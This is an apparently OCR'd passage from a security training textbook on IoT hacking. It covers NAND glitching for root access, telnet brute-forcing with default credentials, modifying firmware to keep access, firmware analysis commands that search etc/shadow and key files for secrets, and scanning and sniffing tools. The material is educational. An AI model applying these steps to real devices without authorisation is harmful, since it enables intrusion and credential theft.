Attackers exploit the following vulnerability of the embedded device: a backup process loaded in the local flash memory chip to grant privileged single-user access during a booting failure. A properly timed glitching can even last for 1 ms, resulting in privileged root access to the target device.

Steps for Implementing NAND Glitching Process

- Execute the following command to initiate a reconnaissance process using an UART-USB converter:

  ```
  minicom -D /dev/ttyUSB0 -w -C D-link_startup.txt
  ```

  The above command returns bootlogs that are communicated during device boot up, which helps the attacker in obtaining the actual memory chip loaded with the booting firmware.

Glitching

- The next step is to short the serial I/O pin of flash memory chip to ground to interrupt the ongoing booting process, which results in the loading of backup loader code.



Figure 18.53: Screenshot showing NAND glitching

Attackers gain remote access to the target device

https://www.shodan.io

Gain Remote Access

Vulnerabilities identified in the vulnerability-scanning phase allow an attacker to remotely gain access and command and control the attack while evading detection from various security products. Based on the vulnerabilities in an IoT device, the attacker may turn the device into a backdoor to gain access to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices in the network.

Gaining Remote Access using Telnet

Attackers perform port scanning to learn about open ports and services on the target IoT device. If an attacker identifies that the telnet port is open, he/she exploits this vulnerability to gain remote access to the device. Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions. implement remote access capabilities using telnet. These applications include a telnet server for remote access.

Once the attacker identifies an open telnet port, he/she can learn what information is shared between the connected devices, including their software and hardware models. Then, the attacker performs further attacks by exploiting their specific vulnerabilities. First, the attacker identifies whether authentication is required or not. If not, he/she directly obtains unauthorized access to explore the data stored in the device. If authentication is required, then the attacker tries all the default credentials such as root/root and system/system or performs a brute-force attack to obtain passwords for the administrator or common user accounts. For example, an attacker can use tools such as Shodan and Censys to gain remote access to the target device.

Maintain Access

Once the attacker gains access to the device, the attacker uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and using malicious programs such as backdoor, trojans, etc. to maintain access. Attackers use tools such as Firmware Mod Kit, Firmwalker, Firmalyzer Enterprise, and Firmware Analysis Toolkit to exploit firmware.

Maintain Access by Exploiting Firmware

Source: *https://code.google.com*

The Firmware Mod Kit allows for easy deconstruction and reconstruction of firmware images for various embedded devices. While it primarily targets Linux-based routers, it is compatible with most firmware that makes use of common firmware formats and file systems such as TRX/uImage and SquashFS/CramFS.

The Firmware Mod Kit is a collection of tools, utilities, and shell scripts. The utilities can be used directly, or the shell scripts can be used to automate and combine common firmware operations (e.g., extract and rebuild). Using Firmware Mod Kit, attackers can perform the following activities:

- Extract a firmware image into its component parts
- User makes a desired modification to the firmware's file system or web UI (webif)
- Rebuild firmware
- Flash modified firmware onto the device and brick it

The core scripts to facilitate firmware operations are listed below.

Primary Scripts	Secondary Scripts
extract-firmware.sh → Firmware extraction script	ddwrt-gui-extract.sh → Extracts Web GUI files from extracted DD-WRT firmware
build-firmware.sh → Firmware rebuilding script	ddwrt-gui-rebuild.sh → Restores modified Web GUI files to extracted DD-WRT firmware


Figure 18.58: Screenshot of Firmware Mod Kit



Firmware Analysis and Reverse Engineering

- Attackers perform firmware analysis to **identify the passwords**, **API tokens** and **endpoints**, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

1 **Obtain Firmware**
- After gaining access to the target IoT device, extract the firmware from the device

2 **Analyze Firmware**
- Run “file” command on the “*.bin” file
- Verify the MD5 signature
- Run "strings" against *.bin file
- Run "hexdump" against *.bin file

3 **Extract the Filesystem**
- Run binwalk for analyzing, reverse engineering and extracting data from the firmware image
- Extract the filesystem using "dd"

4 **Mount the Filesystem**
- Create a mount directory

  For example, mkdir rootfs
- sudo mount -t ext2 {filename} rootfs

5 **Analyze the Filesystem**
- Check the following files and folders
  - etc/passwd, etc/shadow, etc/ssl
  - grep -rnw '/path/to/somewhere/' -e "pattern" like password, admin, root, etc.
  - find . -name '*.conf' and other file types like *.pem, *.crt, etc.

6 **Emulate Firmware**
- Perform dynamic testing of the web interface of the device using emulation software such as QEMU
  - qemu-mipsel -L <prefix> <binary>
  - qemu-arm -L <prefix> <binary>
  - qemu-<arch> -L <prefix> <binary>

Firmware Analysis and Reverse Engineering

Firmware acts as the central point in controlling various IoT devices. Attackers analyze the firmware of the target IoT devices to uncover the underlying loopholes and vulnerabilities. Attackers perform firmware analysis to identify the passwords, API tokens and endpoints, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

Steps used by attackers to perform firmware analysis and reverse engineering:

Source: *https://www.owasp.org*

- **Obtain Firmware**

  After gaining access to the target IoT device, extract the firmware from the device

- **Analyze Firmware**

  Run the following commands to analyze the firmware:

  - Run “`file`” command on the “`*.bin`” file
  - Verify the MD5 signature
    - Run the “`cat`” command on the `*.md5` file
    - Run the “`md5sum`” command on the `*.bin` file
  - Run “`strings`” against the `*.bin` file
    - For example,

      ```
      strings -n 10 xyz.bin > strings.out
      less strings.out
      ```

- Run "**`hexdump`**" against the **`*.bin`** file
  - For example,

    ```
    hexdump -C -n 512 xyz.bin > hexdump.out
    cat hexdump.out
    ```

  - Running **`hexdump`** can help identify the type of firmware build

- **Extract the Filesystem**
  - Run binwalk for analyzing, reverse-engineering, and extracting data from the firmware image
    - For example,

      ```
      binwalk xyz.bin
      ```

    - binwalk will identify the type of file system in use
  - Extract the filesystem using "**`dd`**"
    - For example,

      ```
      dd if=xyz.bin bs=1 skip=922460 count=2522318
      of=xyz.squashfs
      ```

- **Mount the Filesystem**
  - Create a mount directory

    For example, mkdir rootfs
  - **`sudo mount -t ext2 {filename} rootfs`**

- **Analyze the Filesystem Content**
  - Check the following files and folders once the filesystem is mounted:
    - **`etc/passwd, etc/shadow, etc/ssl`**
    - **`grep -rnw '/path/to/somewhere/' -e "pattern"`** such as password, admin, and root.
    - **`find . -name '*.conf'`** and other file types such as **`*.pem`**, **`*.crt`**, **`*.cfg`**, **`.sh`**, and **`.bin`**.
    - You can also run the Firmwalker script to search for these items in the extracted filesystem

- **Emulate Firmware for Dynamic Testing**

  Perform dynamic testing of the web interface of the device using emulation software such as QEMU or Firmware Analysis Toolkit.
  - **Identifying the CPU architecture:** Use commands such as **`file`** or **`readelf`** to determine the CPU architecture.

- **User-mode emulation:** Listed below are user-mode emulation commands:
  - **`qemu-mipsel -L <prefix> <binary>`**
  - **`qemu-arm -L <prefix> <binary>`**
  - **`qemu-<arch> -L <prefix> <binary>`**

  Another option to use QEMU is to execute a cross-architecture chroot. Transfer **`qemu-<arch>-static binary`** to the firmware root file-system folder **`/usr/bin/`** using the following command:

  - **`chroot ~/<filename> /bin/`**

IoT Hacking Tools

Attackers use IoT hacking tools to gather information about devices connected to a network, their open ports and services, the attack surface area, and associated vulnerabilities to perform further exploitation on the device and the organization's network. This section deals with various IoT hacking tools.

Information-Gathering Tools

Attackers use information-gathering tools such as Shodan and Censys to gather basic information about the target device and network. Using these tools, attackers obtain information such as live devices connected to the network, their make, open ports and services, their physical location, etc.

- **Censys**

  Source: *https://censys.io*

  Censys is a public search engine and data-processing facility backed by data collected from ongoing Internet-wide scans. Censys supports full-text searches on protocol banners and queries a wide range of derived fields. It can identify specific vulnerable devices and networks, and generate statistical reports on broad usage patterns and trends. Censys continually monitors every reachable server and device on the Internet, so one can search for and analyze them in real time. It allows a pen-tester to understand the network attack surface, discover new threats, and assess their global impact. Censys collects data on hosts and websites through daily ZMap and ZGrab scans of the IPv4 address space, in turn maintaining a database of how hosts and websites are configured.

Sniffing Tools

System administrators use automated tools to monitor their network and devices connected to the network, but attackers misuse these tools to sniff network data. Listed below are some of the tools that an attacker can use to sniff traffic generated by IoT devices.

- **Suphacap**

  Source: *https://www.suphammer.net*

  Suphacap, a Z-Wave sniffer, is a hardware tool used to sniff traffic generated by smart devices connected in the network. It allows attackers to perform real-time monitoring and capturing of packets from all Z-Wave networks. It works with all Z-Wave controllers, including Fibaro, Homeseer, Tridium Niagara, Z-Way, SmartThings, and Vera.

Vulnerability-Scanning Tools

Vulnerability scanning allows an attacker to identify vulnerabilities in IoT devices and their network, and to further determine how they can be exploited. These tools assist network security professionals in overcoming the identified weaknesses in a device and network by suggesting various remediation techniques to protect the organization's network.

- **beSTORM**

  Source: *https://www.beyondsecurity.com*

  beSTORM is a smart fuzzer that detects buffer overflow vulnerabilities by automating and documenting the process of delivering corrupted inputs and watching for an unexpected response from the application. By applying automated protocol-based fuzzing techniques, beSTORM acts as an automated black-box auditing tool. It tries virtually every attack combination intelligently, starting with the most likely scenarios, and detects application anomalies, which indicate a successful attack. It discovers code weaknesses and certifies the security strength of any product without access to source code. It tests any protocol or hardware, even those used in IoT, process control, automotive, and aerospace.

Tools to Perform SDR-Based Attacks

Attackers use various tools such as RTL-SDR, GNU Radio, and Universal Radio Hacker to perform various types of attacks, such as reconnaissance attacks, replay attacks, and cryptanalysis attacks, on SDR-based devices.

- **Universal Radio Hacker**

  Source: *https://github.com*

  Universal Radio Hacker (URH) is software for investigating unknown wireless protocols used by various IoT devices. This tool allows attackers to perform the following activities:

  - Identify hardware interfaces for common SDRs
  - Perform demodulation of signals
  - Assign participants to keep an overview of data
  - Crack even sophisticated encodings like CC1101 data whitening
  - Assign labels to reveal the logic of the protocol
  - Perform automatic reverse engineering of protocol fields
  - Perform fuzzing component to find security leaks
  - Perform modulation to inject the data back into the system

